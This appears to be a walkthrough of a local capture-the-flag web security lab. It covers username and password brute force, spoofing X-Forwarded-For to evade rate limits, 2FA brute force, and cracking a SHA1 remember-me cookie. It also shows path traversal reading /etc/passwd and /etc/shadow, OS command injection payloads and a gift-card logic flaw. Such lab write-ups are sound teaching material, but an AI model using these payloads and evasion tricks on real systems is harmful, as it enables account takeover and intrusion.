
Request	Payload	Response received
88	as400	2
6	info	11
73	app1	11
76	applications	11
86	arlington	11
89	asia	11
0		12
1	carlos	12
2	root	12
3	admin	12

2. "As400" stands out with response received. Brute force with Burp suite Academy password list. This is I.P protected, so if 1 I.P guesses wrong too many time it will be blocked for 1 hour, to go around this rate limiting use X-Forwarded-For as a header and use a random list of I.P..



Payload 2	Response received	Length
mobilemail	22	16315
1234567890	4	15759
monitoring	4	15759
qwertyuiop	2	15759
987654321	4	15758
123456789	1	15758
starwars	5	15757
baseball	4	15757
princess	4	15757
11111111	3	15757

3. "Mobilemail" stands out as a password. See this when you log in:



Customer Portal

Username: as400

Password: ●●●●●●●●●●


Flag: flag[u53rn4m3-3num3r4710n-v14-r35p0n53-71m1n6]

2FA Code: Enter two digit code

✓ Stay logged in


2FA simple bypass:

1. Login with username and password. 2FA is 2 digits, so open Intruder and brute force with all combinations from 0 to 99, and for IP rate limiting, don't forget to use X-Forwarded-For header. Result:



Request	Payload 1	Payload 2	Status code
88	66.147.195.13	88	302
0			200
1	82.104.160.194	1	200
2	111.105.176.203	2	200
3	118.157.175.126	3	200
4	179.158.182.55	4	200
5	32.236.108.166	5	200
6	117.192.8.16	6	200
7	147.43.68.230	7	200
8	149.200.104.44	8	200

2. You can see a difference in the status code but also the length. Something to note is that 88 is not a static number, it's randomly generated so if you are at this step you need to brute force to see which number your session will get. When you log in with correct 2FA, you see this:




Welcome to the Company Dashboard, as400!

You are logged in as **as400**.

Congratulations! Here is your flag: flag[2f4-51mpl3-byp455]


Brute-forcing a stay-logged-in cookie:

1. Log in to company login using the credentials from the steps above. Don't forget to select "stay logged in" as an option. When you refresh and capture the request, you see this:



```
Request
Pretty   Raw   Hex

GET /customer-dashboard HTTP/1.1
Host: localhost:5005
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://localhost:5005/customer-login
Connection: keep-alive
Cookie: session=
.eJxlzcEKgzAQBNB_2bOWNTUS8x29h8VsbcDEYjYHKf33xoInj_MYZj6gnuSmlTNYMAaaf5YQOQvFd
Phs5thQ2gXHE37d66SaM; stay_logged_in=b2c46aa819a4b05b08fc4440504dcbdc4a9e14a1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
```


2. Use a decoding website such as crackstation to see if you can find it. Running it through crackstation shows this:


Enter up to 20 non-salted hashes, one per line:

```
b2c46aa819a4b05b08fc4440504dcbdc4a9e14a1
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
b2c46aa819a4b05b08fc4440504dcbdc4a9e14a1	sha1	as400




Type	Result
sha1	as400

3. It's a SHA1 hash of the username. Create a SHA1 hash of each username in the Burp suite username list and brute force, grep "as400" as it's unique and all incorrect hashes lead back to "as400" so when there's one that doesn't have "as400", it's something new:



Request	Payload	as400
54	609a0efa903ba4a19931efed74c0e7f513d16647	
0		!</h1> <a href="/logout" class="btn btn..
1	ab5e2bca84933118bbc9d48ffaccce3bac4eeb64	!</h1> <a href="/logout" class="btn btn..
2	dc76e9f0c0006e8f919e0c515c66dbba3982f785	!</h1> <a href="/logout" class="btn btn..
3	d033e22ae348aeb5660fc2140aec35850c4da997	!</h1> <a href="/logout" class="btn btn..
4	a94a8fe5ccb19ba61c4c0873d391e987982fbbd3	!</h1> <a href="/logout" class="btn btn..
5	35675e68f4b5af7b995d9205ad0fc43842f16450	!</h1> <a href="/logout" class="btn btn..
6	59bd0a3ff43b32849b319e645d4798d8a5d1e889	!</h1> <a href="/logout" class="btn btn..
7	42ef63e7836ef622d9185c1a456051edf16095cc	!</h1> <a href="/logout" class="btn btn..
8	f460c882a18c1304d88854e902e11b85d71e7e1b	!</h1> <a href="/logout" class="btn btn..

And you see this:



Welcome to the Company Dashboard, albuquerque!

You are logged in as **albuquerque**.

Congratulations! Here is your flag: flag[bru73-f0rc1n6-4-574y-l0663d-1n-c00k13]


Local File Inclusion & OS:

- File path traversal, simple case:
- File path traversal, validation of start of path:
- OS command injection, simple case:

- OS command injection with output redirection:


File path traversal, simple case:

1. Go to services, open an image in a new tab:



```
localhost:5005/static/images/service/?filename=service2.jpg
```

2. Change service2.jpg to ../../../etc/passwd:




```
localhost:5005/static/images/service/?filename=/etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
flag[pH1L3-P47H-7R4v3r54l-51mPl3-C423]/home/demouser:/bin/bash
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
testuser:x:1000:1000:Test User,,,:/home/testuser:/bin/bash
demouser:x:1001:1001:Demo User,,,:/home/demouser:/bin/bash
```

File path traversal, validation of start of path:


1. In Contacts, open an image in a new tab. Note that the name contains the entire file path. Write: /static/images/contact/../../../etc/shadow



```
root:$6$xyz123$miKO4MaUV8w2v7O8P5YXPd4PlwLmzwuFf1yQyJB
flag[f1L3-P47h-7r4v3R54l-v4L1d4710n-0F-574r7-0F-P47H]
daemon:*:19234:0:99999:7:::
bin:*:19234:0:99999:7:::
sys:*:19234:0:99999:7:::
sync:*:19234:0:99999:7:::
games:*:19234:0:99999:7:::
man:*:19234:0:99999:7:::
lp:*:19234:0:99999:7:::
mail:*:19234:0:99999:7:::
news:*:19234:0:99999:7:::
uucp:*:19234:0:99999:7:::
proxy:*:19234:0:99999:7:::
www-data:*:19234:0:99999:7:::
backup:*:19234:0:99999:7:::
list:*:19234:0:99999:7:::
irc:*:19234:0:99999:7:::
gnats:*:19234:0:99999:7:::
nobody:*:19234:0:99999:7:::
systemd-network:*:19234:0:99999:7:::
systemd-resolve:*:19234:0:99999:7:::
messagebus:*:19234:0:99999:7:::
systemd-timesync:*:19234:0:99999:7:::
```


OS command injection, simple case:

1. In /archive-search, the sorting function is vulnerable. Intercept with Burp suite



```
GET /archive-search?search=&sort=alpha$(echo+flag) HTTP/1.1
Host: localhost:5005
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/
Accept:
```

2. At the bottom of the response, you see this:




```
    <script src="
    https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.bundle.mi
    n.js">
    </script>
    <!--cmd_output:flag[O5-cOMm4nD-1Nj3c71On-51MPL3-C453]-->
  </body>
</html>
```

OS command injection with output redirection:

1. Vampire (dark) mode is vulnerable. Intercept with Burp suite, add payload and redirect it to an image in the news folder since the payload won’t be rendered directly on page but can overwrite an image.

```
theme=light|flag>/static/images/news/04.jpg
```

2. Go to http://localhost:5000/static/images/news/04.jpg




```
flag[Os-ComM4ND-1NJ3c71oN-W17h-oU7PU7-R3D1R3c71ON]
```

Business logic vulnerabilities

- Excessive trust in client-side controls
- Authentication bypass via flawed state machine
- Insufficient workflow validation
- Infinite money logic flaw
- Authentication bypass via encryption oracle

Infinite money logic flaw

1. Add a gift card to your cart.
2. Use the coupon "3YEARGNN" for 30% off, buying a 10 USD gift card for 7 USD.
3. Redeem the gift card, rinse and repeat until you have 700 USD to buy the jolly rogers. (Gift card values progression: 14, 20, 28, 40, 58, 82, BUY)



Shopping Cart

Gift Card
Quantity: 14

$10.00

Order Summary


Current Balance:	$100.00
Cart Total:	$140.00

